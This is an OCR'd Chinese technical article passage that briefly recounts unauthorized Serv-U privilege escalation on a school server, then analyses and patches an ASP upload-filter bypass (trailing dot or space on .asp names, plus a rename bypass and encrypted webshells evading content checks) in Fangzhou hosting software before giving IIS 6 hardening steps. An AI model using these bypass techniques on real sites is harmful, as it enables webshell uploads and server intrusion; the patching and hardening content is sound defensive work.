


图8 SERV_U本地权限提升

OK，现在偶已经是管理员了，记得刚才用“NETSTAT -AN”查看端口时，其中有3389远程连接端口，那偶也远程管理一回！

使用XP中的“远程桌面连接”，试了N次，均以“客户端无法连接到远程计算机”错误提示告终，这是怎么回事？

用SupperScan扫描其开放端口，只返回了21和80端口，在刚才查看服务器进程时，并没有发现防火墙啊？这是怎么回事，电话逼问表弟，原来服务器是通过路由连接到INTERNET，在路由上只开了21和80端口，晕啊！

下篇：防策

一、修补方舟免费空间

DOWN了一套方舟网免费空间V3.0版，仔细分析上传部分的代码，果然存有严重漏洞，下面就来简要说说方舟的上传过程：

使用WsockExpert工具抓数据包，得到上传所用文件是：“SaveUpload_adv.asp”，在其中翻箱倒柜，找到了以下语句：

```
For each formName in upload.Form //列出所有上传了的文件
  iF isObject(upload.Form(formName)) then
  set file=upload.Form(formName)
  dim rlen:rlen=InstrRev(file.UserFilename,"\")
  NewFileName = Mid(file.UserFilename,rlen + 1) //取出文件名
  NewFilePath= left(file.UserFilename,rlen)
  if file.TotalBytes>0 then
  action=CheckFile(NewFileName,0,"01") //检查上传文件
  if action="True" then
  …………
  file.SaveAs Server.mappath(formPath&NewFileName) //保存文件
```

从上面的代码中可以看出，关键的一句是：**“action=CheckFile(NewFileName,0,"01")”**，而其中的CheckFile()是那儿的？通过查看该文件的“#include FILE”，在**INC/Syschar.asp**中找到了这个自定义函数，如下：

```
Function CheckFile(SetName,ischeck,mode)
  …………
  CheckFile="True"
  SetExt=lcase(GetExtName(SetName)) //取出扩展名
  …………
  Select CASE mode
  CASE "00"
  …………
  CASE "01"
  …………
  for i=0 to scr
  if GetNoFile(i)=SetExt then //判断扩展名的合法
  CheckFile="<br><li>没有权限上传此脚本文件! "
  exit Function
  end if
  next
  …………
```

在判断扩展名是否合法时，用到了两个名称，**GetNoFile(i)**和**SetExt**，从所调用的ASP文件中找到了GetNoFile(i)的含义，它代表的是程序定义的禁止上传文件类型“asp,aspx,as,asa,mdb,php,jsp,inc”。而SetExt呢？在CheckFile过程中，一开始就定义了SetExt=lcase(GetExtName(SetName))，但GetExtName()是什么意思？带着疑惑，在Syschar.asp中找到了这个自定义函数：

```
Function GetExtName(SetName)
  GetExtName=""
  if instrRev(SetName,".")<1 then exit Function
  GetExtName=lcase(mid(SetName,instrRev(SetName,".")+1))
  End Function
```

走到这里，就算找到根了，**GetExtName=lcase(mid(SetName,instrRev(SetName,".")+1))**，这一句是从上传来的文件名中截取扩展名，而截取的方法是用InstrRev()从右向左查找小数点位置，然后用MID截取。从“SaveUpload_adv.asp”中使用“NewFileName”变量取出文件名到最后使用CheckFile()判断扩展名的合法性，这中间，没做任何过滤，直接用取得的扩展名同前面GetNoFile(i)中的限制类型相比较，而“asp<>asp.”、“asp<>asp空格”，所以也就把加了小数点或空格的ASP文件传上去了，按照WINDOWS的文件命名规则，扩展名后加空格或小数点，原文件格式不变，这也就是为什么加了小数点或空格的ASP文件照样能够运行的原因。

找到了漏洞，下面就来修补它，对于空格过滤，可以采用Trim()或RePlace()命令来过滤。但对于扩展名后的小数点，起初我用Len()，根据所得的长度来判断上传文件扩展名的合法性，却发现len()在这里竟然不能用，郁闷~！

如何才过分辨出扩展名后加了小数点呢？正在我冥思苦想之际，忽然看到了InstrRev()函数，眼前顿时一亮，哈哈！让它和它的哥哥Instr从左右两个方向查询小数点的位置，如果一致，则说明文件名称合法，否则的话，那就拒绝上传！

在“Function CheckFile(SetName,

ischeck,mode)”中的“CheckFile="True"”语句后加入如下过滤语句：

```
    SetName=Replace(SetName," ","") //过滤空格
    if instrRev(SetName,".") <> instr(SetName,".") then   //判断小数点位置
    CheckFile="<br><li>没有权限上传此脚本文件！"
    exit Function
    end if
```

再次测试，就没有权限上传脚本文件了！修补完成！在下载方舟V3.0版时，看到网络中已经有了“方舟网免费空间申请程序(自助建站系统) v5.0”，于是又DOWN了这套程序，测试一下该上传漏洞存在与否？

答案是：存在！再滤一次v5.0的源码，发现引发漏洞的语句也是一样的，在v5.0的上传类型中，有“Asp upload”、“FSO”和“无组件上传”三种，所调用的三个上传文件均在Upload目录内，分别是：“**upfile.asp**”、“**uploadsave.asp**”、“**progress_upload.asp**”。

这里以upfile.asp为例，其BUG代码如下：

```
    for each formName in upload.objFile //列出所有上传了的文件
    set file=upload.file(formName) //生成一个文件对象
    types=lcase(mid(file.filename,InStrRev(file.filename,".")+1)) //出错的代码是一样的。
    if filetype<>"" then
    filetype=split(filetype,"|")
    for i = 0 to ubound(filetype)
    if LCase(types)=filetype(i) then //判断扩展名是否属于禁止类型
    response.redirect "../error.asp?error=filetype"
    erro=true
    exit for
    end if
    next
    end if
```

有了v3.0的修补方法，在v5.0中，就不用绕那么多弯路了，在“Types=...”下加入如下修补语句：

```
    types=replace(types," ","")
    if InStrRev(file.filename,".")<>InStr(file.filename,".") then
    Response.write "<script language='javascript'>alert('系统提示:\n\n上传文件名中含有非法字符小数点，请更改后重试！');location.href='javascript:history.back()'</script>"
    set upload=nothing
    response.end
    end if
```

其他两个上传文件也按这种方法修补。在方舟v5.0中，除了有上传漏洞外，还有一个地方，就是重命名的漏洞，如上传一个“jm.txt”文件，(方舟5.0在上传文件时，会检查文件中是否包含一些ASP木马特殊字符，但只要用ASP加密软件加密，就绕过检查了)，然后重命名为“jm.asp.”文件，就改为ASP格式了，这个地方的漏洞和上传漏洞如出一辙，修补的方法就是在“manage.asp”的“procrename”过程内，于“types=lcase(mid(sTo,InStrRev(sTo,".")+1))”语句后，添加如下过滤语句：

```
    types=replace(types," ","")
    if InStrRev(sTo,".")<>InStr(sTo,".") then
            Response.write "<script language='javascript'>alert('对不起，文件名不能含有多个小数点！');location.href='javascript:history.back()'</script>"
    response.end
    end if
```

二、加强SERV_U

据了解，在表弟学校建站初期，FTP使用的是SERV_U，后来，看到网上介绍SERV_U不安全，就改用了WIN 2003本身的FTP，将SERV_U的外部连接端口改为了2121作为校园内部使用，但因为5.X版本身就存在着漏洞，被我发现了，在用尽一番心思，终于把自已加成了管理员，如果不是路由器只开了80、21端口，我也可以到他们的服务器中修改程序了。

对于SERV_U，由于这个程序太出名了，树大招风，也就显得比别的FTP程序漏洞多，但它的优点还是比较多的，如果继续使用SERV_U，则要升级为6.X版本，并修改本地连接默认用户名及密码，还要随时查看用户的权限，还要随时注意SERV_U的漏洞公告，还要……

三、2003服务器配置

加强服务器安全，除了修补一些程序的缺陷外，还要从服务器自身做起，俗语说：“打铁还须自身硬”，如何打造出安全的WIN 2003服务器，就成了一个急需解决的难题。结合网络中一些相关资料，在偶的爱机帮助下，经过N次测试，终于有了一套还算安全的方案，具体配置步骤如下：

1.格式转换

如果你的分区格式还是FAT32的，赶快转换为NTFS吧！因为只有NTFS格式的分区才可以设置安全权限。分区格式转换用WIN2003自带命令：“CONVERT 盘符:/FS:NTFS”。

2.网站规划

一个好的网站，在于管理和维护的及时，而要方便自已的管理和维护，就要把版块设置的条理性。把搭建网站所需的积木分门别类的放置在系统盘以外的一个目录内，不要使用系统盘内默认的“**Inetpub\Wwwroot**”文件夹。为了方便演示，我用本机的J盘做网站目录盘，在其中新建一个“INTER”文件夹，然后按照表弟网站的大致内容，在其中分别建立了INDEX文件夹(网站主目录)、BBSXP(BBS论坛目录)、NEWS(ASP.NET新闻目录)、FZWEB5(免费空间目录)、FREE(免费空间用户目录)这几个文件夹，再把相关的内容复制到文件夹内，规划好的网站结构如图9。




图9 网站结构

3.创建帐户

打开“计算机管理”，点击控制台树中的“用户”，新建“IISUser_index”首页IIS账户，设置密码，并选择“用户不能更改密码”和“密码永不过期”这两项(如图10)。




图10 创建帐户

依次类推，再为网站内所存放的其他版块分别创建对应的账户：“IISUser_bbs”、“IISUser_news”、“IISUser_free”。

在IIS6.0中，新增了IIS工作进程组“IIS_WPG”，这是一个专门用于IIS服务的工作组，下面就把前面所创建的IIS开头的账户加入到这个IIS_WPG组中。双击“IISUser_index”用户，删除“隶属于”中的原“USERS”组，再依次点击“添加→高级→立即查找”，选择“搜索结果”中的“IIS_WPG”组，点“确定”把“IISUser_index”账户添加到了“IIS_WPG”组中，如图11。

接着用同样的方法，把前面创建的那几个帐户的“隶属于”也改为“IIS_WPG”组。




图11 IISUser_index 属性

4.应用程序池

在WIN 2003“INTERNET信息服务(IIS)管理器”中，增加了一个新的单元——“应用程序池”，这个小池可以把应用程序隔离，让每个应用程序都独立于其他应用程序运行，因此，使用“程序池”，可以提高服务器的可靠性和安全性。小池，I LOVE YOU！

打开“IIS管理器”，选择控制台树中的“应用程序池”，在其上点右键，新建一个“应用程序池”，程序池ID设为“index”(如图12)。




图12　添加新应用程序池

在应用程序池“index”上点右键，选择“属性”，在“回收”项目中，设置“内存回收”栏中“最大虚拟内存”和“最大使用内存”的数值。再切换到“标识”项目内，程序池标识默认为“网络服务”账户，这里要将标识更改为前面所创建的账户，选择“配置”，再依次点击“浏览→高级→立即查找”，选择其中的“IISUser_index”账户，点“确定”回到程序池属性窗口，输入创建用户时所设置的密码进行最后设置，这样“index”的应用程序池标识就设置好了（如图13）。




图13 index 属性

接着用同样的步骤创建“bbs”、“free”、“news”程序池相关属性。

5.配置网站

在“IIS管理器”内，停止或删除“默认网站”，使用“网站创建向导”新建一个WEB网站，其中的“网站主目录”设置为前面所设置的INDEX文件夹（如图14）。




图14　网站创建向导

在接着的“下一步”中将虚拟目录权限勾选中“运行脚本（如Asp）”，就完成了网站创建。

然后在创建的网站目录内，新建四个“虚拟目录”，虚拟目录的路径则分别是J盘INTER文件夹内的BBSXP论坛目录、NEWS新闻目录、FZWEB5免费空间目录、FREE免费空间用户目录。

接下来给每个版块都设置一个匿名访问账户，这样做是为了配合后面要设置的网站目录权限，增强网站的安全性。先来设置主页Index目录的匿名访问账户，右击控制台树中的网站名称，选择“属性”，在打开的窗口内切换到“目录安全性”项目，点击其中的“编辑”，选择“启用匿名访问”，然后依次点击“浏览→高级→立即查找”，选中前面所创建的“IISUser_index”账户，再输入该账户的密码，就把该网站的匿名访问权限授予给了“IISUser_index”账户（如图15）。

依照同样的方法，再设置网站内虚拟目录的匿名访问，其匿名访问账户和前面所创建的账户要一一对应（FZWEB5免费空间目录、FREE免费空间用户目录这两个因为是要互相访问的，所以要设置为同一个账户）。




图15　匿名访问设置

接下来就是对网站及虚拟目录进行应用程序设置，也就是设置“程序池”。同样是打开网站目录的属性，切换到“主目录”项，在下方的“应用程序设置”中，点“创建”，输入一个自定义的“应用程序名”，然后，点击“应用程序池”的下拉箭头，选择为此目录所创建的应用程序池（如图16），主目录I n d e x 的应用程序池选择的是“index”。和此相同，另几个虚拟目录的程序池也按此设置，选择所对应的程序池，如bbs虚拟目录选择程序池“bbs”、new虚拟目录选择“news”。




图16　应用程序设置

6.设置系统盘内目录权限

这一道工序是最复杂的，也是最不容易设置的，稍一疏忽，不是网站不能正常运行，就是出现安全问题。结合网络中牛人们的高见，再加上偶的屡败屡试，终于设置完成。

在列举系统盘及子目录权限设置之前，先来说一下权限设置方法，如对某磁盘或目录进行设置，在其上点右键，选择“属性”，切换到“安全”项（如图17）。这里列出了对该目录，有访问、读取、写入等权限的用户组，在下面的权限框内是一些简单的权限设置，如要设置的更细更安全一些，则点“高级”打开“高级安全设置”窗口，如图18，在后面的设置中，都是对此高级安全项的设置，所以要多说两句，以便大家能够掌握。

